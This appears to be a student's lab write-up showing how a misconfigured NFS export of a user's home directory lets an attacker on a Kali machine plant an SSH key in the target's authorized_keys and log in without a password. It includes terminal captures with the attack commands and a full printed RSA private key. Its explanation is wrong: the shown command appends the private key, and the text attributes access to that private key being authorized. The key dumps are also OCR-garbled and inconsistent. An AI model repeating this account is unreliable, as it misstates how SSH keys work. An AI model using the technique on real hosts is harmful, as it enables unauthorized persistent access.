

Yoni Shieber יוני שיבר

ID: *****

NFS and SSH

Introduction:

Network File Sharing (NFS) is a protocol that allows you to share directories and files with other Linux clients over a network. Shared directories are typically created on a file server, running the NFS server component. Users add files to them, which are then shared with other users who have access to the folder. An NFS file share is mounted on a client machine, making it available just like folders the user created locally. NFS is particularly useful when disk space is limited and you need to exchange public data between client computers.

By using NFS server we copy to ssh folder (which is shared) the keys of attacker machine and attacker can get access by ssh as he familiar to target machine.

The demonstration of exploit process:


First we mount the shared files in target machine in our attacker machine in /tmp/mount directory.

Then we check which shared.

Great, ssh keys is in!

Lets create our privet key (by ssh-keygen command)

and insert it in ssh list file of known hosts. (by cat it into authorized_keys)



```
root@kali: ~  
georgia@ubuntu: ~  
File Edit View Search Terminal Help  
The authenticity of host '10.100.102.60 (10.100.102.60)' can't be established.  
RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21.  
Are you sure you want to continue connecting (yes/no)? no  
Host key verification failed.  
root@kali:~# ssh georgia@10.100.102.60  
The authenticity of host '10.100.102.60 (10.100.102.60)' can't be established.  
RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21.  
Are you sure you want to continue connecting (yes/no)? ab:d7:b0:df:21:ab:5c:24:8  
b:92:fe:b2:4f:ef:9c:21  
Please type 'yes' or 'no': yes  
Warning: Permanently added '10.100.102.60' (RSA) to the list of known hosts.  
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
Last login: Mon Nov 14 00:34:06 2022 from 10.100.102.58  
georgia@ubuntu:~$  
root@kali:~# cat ~/.ssh/id_rsa >>/tmp/mount/.ssh/authorized_keys  
root@kali:~# ssh georgia@10.100.102.60  
The authenticity of host '10.100.102.60 (10.100.102.60)' can't be established.  
RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21
```

Good. We can connect by ssh without enter the password!

Now just for another look on it, here is the key we insert from kali:

```
root@kali: ~
File Edit View Search Terminal Help

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
root@kali:~# cat /tmp/mount/.ssh/authorized_keys

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDGZ6GfEgH0n0KCh46r0iU+DCVw9mia768oI3P/xLG0
WdCvhKGR2XiIeoo/nnHvHl0gHxX3klUceZiAfN8F4g1lMXeZtVkB4ZcrFcc7b3/xIWbnCzXu6MunWlxN
zajwLLanGcxnm4DD/2TmVx9ZsTB0QuXmuB824bUhd5yEqkP6gZy2fFyfXoCIogyj7G7aJ3kKBtDhCvi7
HnY7biI4PpQzS6TY5iXw4fj fNaQf9ZE04hjNgC0oHNCPQywcM52CneomRsHIAsa88aIE/KvXN7bXwP2y
nJeuUVLHAXyRBNX6PkGGLGRpa0NvdGP5Bfu03ef2CQGVeIrNActN60m5vEj5 root@kali

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxRtCxPANYpXJ0Itv/YL8eMSrrEeAmBHhGiCsKLapeXyPfayI
07DAR5BZmhp2KXHad44A2rxForl0Qdr5cn0FUhVLSGFd5yblriJpjwe+dkaEccg
0BITNb85NjWiW6E8EFZwAuPCL8nmHj69XwbDqew0Z3Tn3BLP/Ueus4m2vxQ/K1IE
75NjWgtc6TYu6a4aAEoYKfT0+dtWK3K//5cZ3b/xq1T2EwToR0KsBbFsQo6lC0BL
pr6lmgUsbycLR2NstRMQcaz4lXT2PTIwqTy6UzuEN5xfe0+kk4NvyLTz3rn/dBP
cVGXcE4QH+8tPQbCq7CTMfihS2rmS300+i723QIDAQABAoIBAAfQStdPxNgRpAx2
WpwsIyIOede8heaBXvEQNoLuaNZ+D5oIysjC+wB6snKfd0CjwcH6ozHPfXstSmr8
5lQXq2tkkKvXVlklhi11Z0+Ftpyk9Jmb0TsuXECXMgdqH00RarALFqmmqcImqM6u
IgewVvVXfcRUKBTbUg9yVgScAviUHQI1V80kkPhqgx0nTfndppwkJGI98YFHRrz3
JdUDtSwBr06ljKkonZHCfQr4SA//BIagotmhv52xhTzP4DcHgQsuN12BbYPW/PU
5apY0e8FuWjupEq1K2oZLdCrQpxZcNgkre+wY9E3WiHrRdGfN+s8Nt7enXhfo0EN
EZ5IyekCgYEA9lmkscsp7T6/lXj6VetavwcgnspW3H0ru/5eu18VSPptpDf9qLDwZ
FV0o1E0yh/iGkb8wm0jafpXw+5fae0PC7B9W0PhENU3QEvXoMJeF3FV7q+mjnWFh
D2CUIytgcQBngv4nsZvItXzbMYHD7l12BsImGwu70x4fwX97EiLUP8CgYEAzNPP
quESGqmbdsdcgXPLQWENQhFZ5JN0FYT1fcqSrr+YbDZpxdQJUDKns+903vSwudEH
jeXHBds9sg7pxRBphcKEq7/d0vm2oHMG7cX5a1XFoBexWM6PI0FC5EkovRuJIKec
+zYRs3rrvZTEmHRBKTc3dMvyp0GLYkb0y7a5HCMCgYEAujfg+3Tb6czI0Yj1bbnD
efRXLcPGfT0jlMmQPULHfNP1gcNE+tMjEucs6e7A98+BycKAddXu9Clb1JNhcDQ0
sFCwS56f0LtVQj/omHKxmXB03+ro5xqpR/p1gHBVopXvqTF9x+A+xBHxj2bM008l
PNQZDxl4ESP5Ievhmi7sQPkCgYEAuV5AMQM20yCkpBUgw+4gU2QI0WaknzKJyVM1
PmtgSdjMmLpLm0ubzaEgA4vZRth9w8Twkx9qVshC+gCQqi4P1UhBbxjK3k38oUd/
+Ko0iFpBEA6tjIGeSlBhde4RwwfLNdHlgw6JUorH2bx70GxUHjhqHdpYZ0SQQXYj
ggXftwECgYB6TNCEeB2PLwIR8eJM54bQt7qc0frBQI6V4P3wEnIuCicyUxJg+c0S
ijtYB7MvMPGc3VFw+7QwXNHJY+v7+bzFbMVafKvMSYCe76aKWr7l8tJ9XerKcWGL
Dqa+SEuozF+g+EgEHe1nGZyoqHuont/MzLNneRj/1ki3lPVvj0/l9Q==
-----END RSA PRIVATE KEY-----
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDGZ6GfEgH0n0KCh46r0iU+DCVw9mia768oI3P/xLG0
WdCvhKGR2XiIeoo/nnHvHl0gHxX3klUceZiAfN8F4g1lMXeZtVkB4ZcrFcc7b3/xIWbnCzXu6MunWlxN
zajwLLanGcxnm4DD/2TmVx9ZsTB0QuXmuB824bUhd5yEqkP6gZy2fFyfXoCIogyj7G7aJ3kKBtDhCvi7
HnY7biI4PpQzS6TY5iXw4fj fNaQf9ZE04hjNgC0oHNCPQywcM52CneomRsHIAsa88aIE/KvXN7bXwP2y
nJeuUVLHAXyRBNX6PkGGLGRpa0NvdGP5Bfu03ef2CQGVeIrNActN60m5vEj5 root@kali
root@kali:~#
```

and here it is exist on our ubuntu target machine:

```
georgia@ubuntu: ~  
File Edit View Terminal Tabs Help  
  
georgia@ubuntu:~$ cat .ssh/authorized_keys  
  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQKQxvylb/IYoIfp6BiaWpHtRD0QdI00AkchDiscGG3  
HVP6pg1VYCacxKF48E98yMtpdai7E7e3lmXoHvLa9NurlfAynDlQEDea1X6bZLvrJ2iDJTn3duEzoDR  
045h7KLwthJ+nnRCAjQtKdF0QnipleuwykNSQzzcef4Ii4sTE+ds5EfXpupM6BZz0/2MT4xiM8cZs38K  
AkIzS4JPKm0C8N9k09Xwe9lSGGE19kf0MS0DyrRfmdFinNMAAfad3Pmi6/1fPz8LFKwRPds5S74M65yT  
0jXZywxHB1j7vvuaS60iMJP2MGerxFMrXpzYmbHoa/0Fo8DeHs+WSKfs1dbxyHanYqMVxfoYeydj0ZWk  
snZGnhYm0+kqtJC2Dg4igK+Cwtd9MVoXT3vsLhuxEzZBbhZu3kyN0i5VC2NnnnyC7E1/FQDCJy5UtiwQ  
YJHzn9TmQt6HhJmLukm0NKQlWbCndCoLDacpNGNXHqE4Hc9RSMJ4MVU6WZPno4RIGI/lvbe= kali@ka  
li  
-----BEGIN RSA PRIVATE KEY-----  
MIIEpAIBAAKCAQEAxRtCxPANYpXJ0Itv/YL8eMSrrEeAmBHhGiCsKLapeXyPfayI  
07DAR5BZmhpB2KXHad44A2rxForl0Qdr5cn0FUHVLsgFd5yblriJpjwe+dkaEccg  
0BITNb85NjWiW6E8EFZwAuPCL8nmHj69XwbDqew0Z3Tn3BLP/Ueus4m2vxQ/K1IE  
75NjWgtc6TYu6a4aAEoYKfT0+dtWK3K//5cZ3b/xq1T2EwToR0KsBbFsQo6lC0BL  
pr6lmgUsbycLR2NstRMQcaz4LXT2PTIwqTy6UzuEN5xfe0+kk4NvyLTz3rn/dBP  
cVGXcE4QH+8tPQbCq7CTMfihS2rmS300+i723QIDAQABaoIBAAfQStdPxNgRpAx2  
WpwsIyI0ede8heaBXvEQNoLuaNZ+D5oLysjC+wB6snKfd0CjwCH6ozHPFXstSmr8  
5lQXq2tkkKvXVlklhi11Z0+Ftpyk9Jmb0TsuXECXMgdqH00RAraLFqmmqcImqM6u  
IgewVvVxfCRUKBTbUg9yVgScAviUHQI1V80kkPhqgx0nTfndppwkJGI98YFHRrZ3  
JdUDtSwBr06ljKkonZHcCFqR4SA//BIagotmhv52xhTzP4DcHgQsuN12BbYPW/PU  
5apY0e8FuWjupEq1K2oZLdCrQpxZcNgkre+wY9E3WiHrRdGfN+s8Nt7enXhfo0EN  
EZ5IyekCgYEA9lmcscp7T6/LXj6VetavwcgnspW3H0ru/5eu18VSPptpDf9qLDwZ  
FV0o1E0yh/iGkb8wm0jafpXw+5fae0PC7B9W0PhENU3QEvXoMJeF3FV7q+mjnWFH  
D2CUIytgcQBngv4nsZvItXzbMYHD7l12BsLmMGwu70x4fwX97EiLUP8CgYEAzNPP  
quESGqmbdsdcgXPLQWENQhFZ5JN0FYT1fcqSrr+YbDZpxdQJUDKnS+903vSwudEH  
jeXHBds9sg7pxRBphcKEq7/d0vm2oHMG7cX5a1XFoBexWM6PIOFC5EkovRuJIKec  
+zYRs3rrvZTEmHRBKTc3dMvyp0GLYkb0y7a5HCMCgYEAujfg+3Tb6czI0Yj1bbnD  
efRXLcPGfT0jLmMqPULHfNP1gcNE+tMjEucs6e7A98+BycKAddXu9Clb1JNhcDQ0  
sFCwS56f0LtVQj/omHKxmXB03+ro5xqPR/plgHBVopXvqTF9x+A+xBHxj2bM008l  
PNQZDxl4ESP5Ievhmi7sQPkCgYEAuV5AMQM20yCkpBUgw+4gU2QIOWAknzKJyVM1  
PmtgSdjMmLplmOubzaEgA4vZRth9w8Twkx9qVshC+gCQqi4P1UhBbxjK3k38oUd/  
+Ko0iFpBEA6tjIgeSlBhde4RwwfLNdHlgw6JUorH2bx70GxUHjhqHdpYZ0SQXYj  
ggXftWECgYB6TNCEeB2PLwIR8eJM54bQt7qc0frBQI6V4P3wEnIuCicyUxJg+c0S  
ijTYB7MvMPGc3Vfw+7QwXNHJY+v7+bzFbMVafKvMSYCe76aKwR7l8tJ9XerKcWGl  
Dqa+SEuozF+g+EGeHelnGZyoqHuont/MzLNneRj/1ki3LPVvj0/l9Q==  
-----END RSA PRIVATE KEY-----  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDGZ6GfEgH0n0KCh46r0iU+DCVw9mia768oI3P/xLGO  
WdCvhKGR2XiIeoo/nnHvHl0gHxX3klUceZiafN8F4glMXeZtVkB4ZcrFcc7b3/xIWbnCzXu6MunWlxN  
zajwLLanGcxnm4DD/2TmVx9ZsTB0QuXmuB824bUhd5yEqkP6gZy2fFyfXoCIogyj7G7aJ3kKBtDhCvi7  
HnY7biI4PpQzS6TY5iXw4fjNaQf9ZE04hjNgC0oHNCpQywcM52CneomRsHIAsa88aIE/KvXN7bXwP2y  
nJeuUVlHAXyRBNX6PkGGLGRpa0NvdGP5Bfu03ef2CQGVeirNAcN60m5vEj5 root@kali  
georgia@ubuntu:~$
```

That's the reason we can connect via ssh without password.
Because kali's private key is among the authorized keys in ubuntu's
authorized_keys file.